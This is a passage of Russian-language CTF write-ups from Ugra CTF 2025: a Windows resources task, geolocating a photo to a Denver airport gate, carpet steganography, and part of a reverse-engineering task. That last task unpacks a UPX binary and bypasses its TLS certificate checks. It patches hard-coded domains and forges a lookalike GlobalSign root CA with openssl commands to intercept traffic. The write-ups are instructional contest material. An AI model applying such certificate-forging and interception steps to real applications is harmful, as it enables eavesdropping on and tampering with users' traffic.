                    .....         4314         4292  .rsrc/ICON/1.ico
                    .....           20           20  .rsrc/GROUP_ICON/20
------------------- ----- ------------ ------------  ------------------------
2025-03-08 07:10:28             320587       321148  7 files
```

Отлично, есть какие-то ресурсы. Посмотрим, что в них:

- `124.bmp` — картинка-рикролл с википедии
- `1.ico` — иконка флага, нарисованная на скорую руку
- `20` — не особо понятно, что это, но связано с иконкой
- `string.txt` — файл со строками, содержимое:

```
100 ugra_windows_resources_are_simple_bme9n9r1rhnpyalpnmli01yk
256 hidden somewhere
```

Вот и флаг. Можно было ещё пореверсить `.text` и понять, что забирается ресурс `0x100`, а не `100` — из-за чего программа выдаёт не `The flag is ugra...`, а `The flag is hidden somewhere`.

Флаг: `ugra_windows_resources_are_simple_bme9n9r1rhnpyalpnmli01yk`

> Почитайте также райтап на Portable executable.

Но обещал вернуться

Сетевая разведка, 100 очков.

> Друг прислал эту фотографию, даже не подозревая, что по ней можно вычислить, где конкретно он в тот момент стоял. Разоблачите его.
>
> Примечание: вашей команде доступно только 10 попыток ввода координат.
>
> IMG_0799.jpg
> *https://jetlagged.q.2025.ugractf.ru/token*

Решение

На изображении видим надписи *B57* и *B56*; если приглядеться, в отдалении можно заметить *B54*. Общая обстановка и тематика задания намекают, что это аэропорт. Причём аэропорт немаленький, иначе в таком сложном и большом номере выхода не было бы необходимости.

Поищем аэропорты, в которых есть выход *B57*. Можно просто текстовым поиском: [b57 airport gate]. А можно сделать запрос к OpenStreetMap:




Рис. 8: OpenStreetMap: выход B57

Так или иначе, подходящих аэропортов немного. Поискав их интерьеры, поймём, что фото сделано в терминале B аэропорта Денвера (штат Колорадо, США). На Google Maps прорисованы внутренности помещений и даже есть Street View. Осталось установить точку поточнее.

B57 находится справа, а *B56* и *B54* — слева, то есть камера направлена на запад. Посчитаем потолочные ниши: их видно пять, причём пятая видна так, что понятно, что точка съёмки — примерно там, где она заканчивается, и начинается шестая. По панорамам уточняем, что это прямо возле выхода *B58*:




Рис. 9: Панорама

Человек стоит почти в центре — судя по всему, возле траволатора, хотя возможно, и на нём (но это уже точно не 10 метров погрешности).




Рис. 10: На карте

Вводим ответ *39.858624, -104.668420* и получаем такой как бы посадочный талон:




Рис. 11: Как бы посадочный талон

Флаг: ugra_how_are_you_feeling_o0he5qm8n0xov4

Последний шанс

Стеганография, 100 очков.

> — Ну вот я и дома. Наконец-то! Тяжелый выдался денёк...
>
> Я решил немного отдохнуть. Всё-таки сломанный лифт — это не шутки. «И что только этот IF значил?» — проскочило в моих мыслях.
>
> — Я еле держусь... Надо бы зайти и там уже расслабляться.
>
> Из кармана я достал от квартиры ключ, и стал открывать дверь.
>
> — Экая неприятность! Кто-то обчистил мою квартиру! Ну хоть самое главное — мой коврик настенный так и висит...
>
> *Чем же так ценно это разукрашенное полотно?*
>
> *scanned.png*

Решение

Дан «скан» ковра, выглядит очень запутанно. Попробуем найти оригинал (и сравнить нашу картинку с ним) — для этого воспользуемся сервирсом поиска источника картинок TinEye.




Рис. 12: Ковёр из 2014 года

Нажимаем на кнопку «Compare» и смотрим, где картинка отличается от «исходной» — она отличается только ободками — внешним и внутренним.

Выписываем цвета «п»-шек из ободков — внешнего и внутреннего. Все буквы одного из двух цветов: красного или синего, при этом никакого паттерна нет. Сопоставим цветам биты 0 и 1. Проинтерпретируем получившуюся последовательность битов как ASCII-текст и склеим внутренний ободок со внешним.

Правильные параметры нужно подобрать, подходили вот такие:

- Обход по часовой стрелке с левого верхнего угла

- Красный — бит 0
- Синий — бит 1
- Текст внутреннего ободка: `ugra_eepy_though`
- Текст внешнего ободка: `ts_ZGABYPF1O`

Реализация, запускать нужно с переменными: `SOLVER=1 carpet=/tmp/scanned.png ./generator.py`

Флаг: **ugra_eepy_thoughts_ZGABYPF1O**

Прачечная

Реверс-инжиниринг, 400 очков.

> Ничего незаконного, просто деньги грязные.
>
> *Добавлено 8 марта в 23:55:* Если при запуске приложения вы видите пустое окно, вы можете обойти баг рендеринга, установив переменную окружения `WEBKIT_DISABLE_COMPOSITING_MODE=1`.
>
> *laundromat*

Решение

В задании дано десктоп-приложение под Linux, похожее на Cookie Clicker:




Рис. 13: Начало игры

Поиграв, понимаем, что игра имеет следующие элементы:

- Есть текущее количество монет и скорость, с которой эти монеты растут.
- Есть моющие средства, которые увеличивают скорость автоматического роста, но дорожают с каждой покупкой.
- Есть источники денег, т.е. апгрейды, позволяющие перейти на следующий «уровень» и сильно ускорить добычу монет, но апгрейды дорожают быстрее, чем увеличивается скорость.

Посмотрим, что в бинарном файле. `readelf` видит необычно мало сегментов и ноль секций, `file` не говорит ничего интересного, но `binwalk` содержит упоминание некой UPX Team:

```
$ binwalk laundromat

                                /home/purplesyringa/sol/laundromat
--------------------------------------------------------------------------------------------------
DECIMAL   HEXADECIMAL   DESCRIPTION
```

```
--------------------------------------------------------------------------------------------------
0        0x0          ELF binary, 64-bit shared object, AMD X86-64 for System-V (Unix), little endian
3689983  0x384DFF     Copyright text: "Copyright (C) 1996-2024 the UPX Team. All Rights Reserved. $ "
--------------------------------------------------------------------------------------------------

Analyzed 1 file for 85 file signatures (187 magic patterns) in 37.0 milliseconds
```

Мы — не UPX Team, мы [team Team], а UPX — это пакер для приложений. Устанавливаем его локально и узнаём, что он умеет их и распаковывать:

```
$ upx -d laundromat
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2025
UPX 5.0.0       Markus Oberhumer, Laszlo Molnar & John Reiser   Feb 20th 2025

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
  14591744 <-   4087576   28.01%   linux/amd64   laundromat

Unpacked 1 file.
```

Вот теперь появляются и символы, и прочее, и приложение становится возможно анализировать. Натравим `binwalk` ещё раз и заметим, что в приложении есть ZIP-архив:

```
$ binwalk -e laundromat

                                /home/purplesyringa/sol/extractions/laundromat
--------------------------------------------------------------------------------------------------------------------------------------------------------
DECIMAL   HEXADECIMAL  DESCRIPTION
--------------------------------------------------------------------------------------------------------------------------------------------------------
0         0x0          ELF binary, 64-bit shared object, AMD X86-64 for System-V (Unix), little endian
9429933   0x8FE3AD     Copyright text: "copyrightcalled `Result::unwrap()` on an `Err` value/rustc/4d91de4e48198da2e33413efdcd9c
10085056  0x99E2C0     SHA256 hash constants, little endian
10085072  0x99E2D0     SHA256 hash constants, little endian
10093764  0x9A04C4     CRC32 polynomial table, little endian
10121160  0x9A6FC8     CRC32 polynomial table, little endian
10183204  0x9B6224     ZIP archive, file count: 26, total size: 673220 bytes
13795850  0xD2820A     Copyright text: "copyright17hf675a0a2065d9d7eE"
--------------------------------------------------------------------------------------------------------------------------------------------------------
[+] Extraction of zip data at offset 0x9B6224 completed successfully
--------------------------------------------------------------------------------------------------------------------------------------------------------

Analyzed 1 file for 85 file signatures (187 magic patterns) in 147.0 milliseconds
```

(Также можно было заметить, что в ELF есть секция `.вложения`, как раз содержащая этот архив.)

В этом архиве лежат ассеты:

```
$ tree
.
└── assets
    ├── background.avif
    ├── coins
    │   ├── 1000.avif
    │   ├── 100.avif
    │   ├── 10.avif
    │   ├── 10c.avif
    │   ├── 1.avif
    │   ├── 1c.avif
    │   ├── 2000.avif
```

```
│   ├── 200.avif
│   ├── 2.avif
│   ├── 5000.avif
│   ├── 500.avif
│   ├── 50.avif
│   ├── 50c.avif
│   ├── 5.avif
│   ├── 5c.avif
│   └── flag.avif
├── main.css
├── token.txt
└── washers
    ├── dishwasher.avif
    ├── sponge.avif
    ├── toothbrush.avif
    └── washingmachine.avif

4 directories, 23 files
```

Заметим, что есть файл `token.txt`, содержащий что-то вроде `2t8ejw05ginoatku`, а в папке `coins` есть картинка флага, но самого флага нет. Поскольку монетки меняются при повышении уровня, можно сделать вывод, что итоговая цель игры — вероятно, проапгрейдиться много раз, и тогда нам дадут флаг.

Сделать это честно времени заведомо не хватит, придётся искать, как получить кучу денег иначе.

При перезапуске приложение показывает те же данные, что были при выходе. Где же оно их сохраняет? Не видно, чтобы оно создавало где-либо файлов. В Wireshark же можно увидеть, что открывается TLS-соединение к `laundromat.q.2025.ugractf.ru:3255`:

147	2.723364226	192.168.1.8	135.181.93.68	TLSv1.3	325	Client Hello (SNI=laundromat.q.2025.ugractf.ru)
149	2.789033307	135.181.93.68	192.168.1.8	TLSv1.3	1514	Server Hello, Change Cipher Spec, Application Data
151	2.789379140	192.168.1.8	135.181.93.68	TLSv1.3	72	Change Cipher Spec
152	2.789452067	135.181.93.68	192.168.1.8	TLSv1.3	1036	Application Data, Application Data, Application Data
155	2.894061974	192.168.1.8	135.181.93.68	TLSv1.3	190	Application Data, Application Data
157	2.959172609	135.181.93.68	192.168.1.8	TLSv1.3	369	Application Data
159	2.959527737	135.181.93.68	192.168.1.8	TLSv1.3	369	Application Data
161	2.963762326	135.181.93.68	192.168.1.8	TLSv1.3	89	Application Data
163	2.963818257	192.168.1.8	135.181.93.68	TLSv1.3	93	Application Data
164	3.029409765	135.181.93.68	192.168.1.8	TLSv1.3	141	Application Data

Рис. 14: Wireshark

Пакеты достаточно маленькие и отправляются редко, а не на каждое действие, поэтому, вероятно, сервер просто выступает облачным хранилищем, куда по таймеру сохраняются данные.

Если подключиться к серверу по TLS руками, он ничего не выведет, а на попытку отправить свои данные закроет соединение. Вероятно, нужно строго соблюдать некоторый протокол. А если попробовать перехватить взаимодействие настоящего клиента с сервером, подняв MITM-сервер, выдастся ошибка:




Рис. 15: UnknownIssuer

То же самое происходит, даже если добавить сертификат в доверенные на своей машине. Видимо, программа сама проверяет сертификаты на корректность. Есть несколько путей это обойти.

Выпустить подтверждённый сертификат Если самоподписанный сертификат не сработал — можно выпустить настоящий, который будет подписан доверенными удостоверяющими центрами. Let's Encrypt умеет выпускать сертификаты на домен, используя только DNS, и в мире даже есть бесплатные DNS-хостинги, которые не дают вам никакой сервер, но позволяют произвольно настроить записи.

В качестве `A`-записи при этом спокойно можно поставить `127.0.0.1` и поднять сервер на своей машине, главное — настроить в нём полученный корректный сертификат. Но если сделать так и записать `127.0.0.1 laundromat.q.2025.ugractf.ru` в `/etc/hosts`, клиент выдаст новую ошибку:




Рис. 16: NotValidForName

Откуда клиент знает, что сертифкат выпущен на неправильный домен? Наверняка правильный домен должен быть забит в приложение, и действительно: в исполняемом файле есть строки `laundromat.q.2025.ugractf.ru:3255` и `laundromat.q.2025.ugractf.ru`. Заменив `laundromat.q.2025.ugractf.ru` в обоих

местах на свой домен (при этом следя за тем, чтобы длины строк совпадали), наконец получаем успешный коннект. Теперь можно MITMить спокойно.

Подменить корневой сертификат Если корневые сертификаты забиты в само приложение, значит, их должно быть можно в нём найти. Скачаем, например, корневой сертификат GlobalSign. Целиком он как подстрока в приложении не находится, но вот public key `30 82 01 0A ... 03 01 00 01` там есть. Среди всех строк, которые показывает просмотрщик сертификатов в GNOME, в файле находятся только эти и строки из раздела *Subject Name* (совпадающие с *Issuer Name*).

План: выпустим свой корневой сертификат, совпадающий с настоящим в этих двух полях, но с другим публичным ключом, заменим в программе публичный ключ на свой, а затем подпишем этим корневым сертификатом свой сертификат для `laundromat.q.2025.ugractf.ru`.

Выпустим самоподписанный сертификат для CA с той же длиной ключа и с правильным subject:

```
$ openssl genrsa 2048 >ca.key
$ openssl req -new -x509 -nodes -days 3653 -key ca.key -out ca.crt -subj '/C=BE/O=GlobalSign nv-sa/OU=Root CA/CN=GlobalSign Root CA/'
```

Заменим старый публичный ключ на новый. Сгенерируем CSR для своего сервера и подпишем его нашим CA:

```
$ openssl req -newkey rsa:2048 -nodes -days 365000 -keyout server.key -out server.csr
[здесь указать CN=laundromat.q.2025.ugractf.ru]

$ openssl x509 -req -days 365000 -set_serial 01 -in server.csr -out server.crt -CA ca.crt -CAkey ca.key
```

Поднимаем локальный сервер с таким сертификатом и плачем, потому что клиент его всё ещё не хочет принимать, считая самоподписанным. Где мы ошиблись? Возможно, мы не смогли корректно воспроизвести Subject Name? Воспользуемся ридером ASN.1 и откроем два сертификата: свой и от GlobalSign. Найдите десять отличий:




Рис. 17: Real root

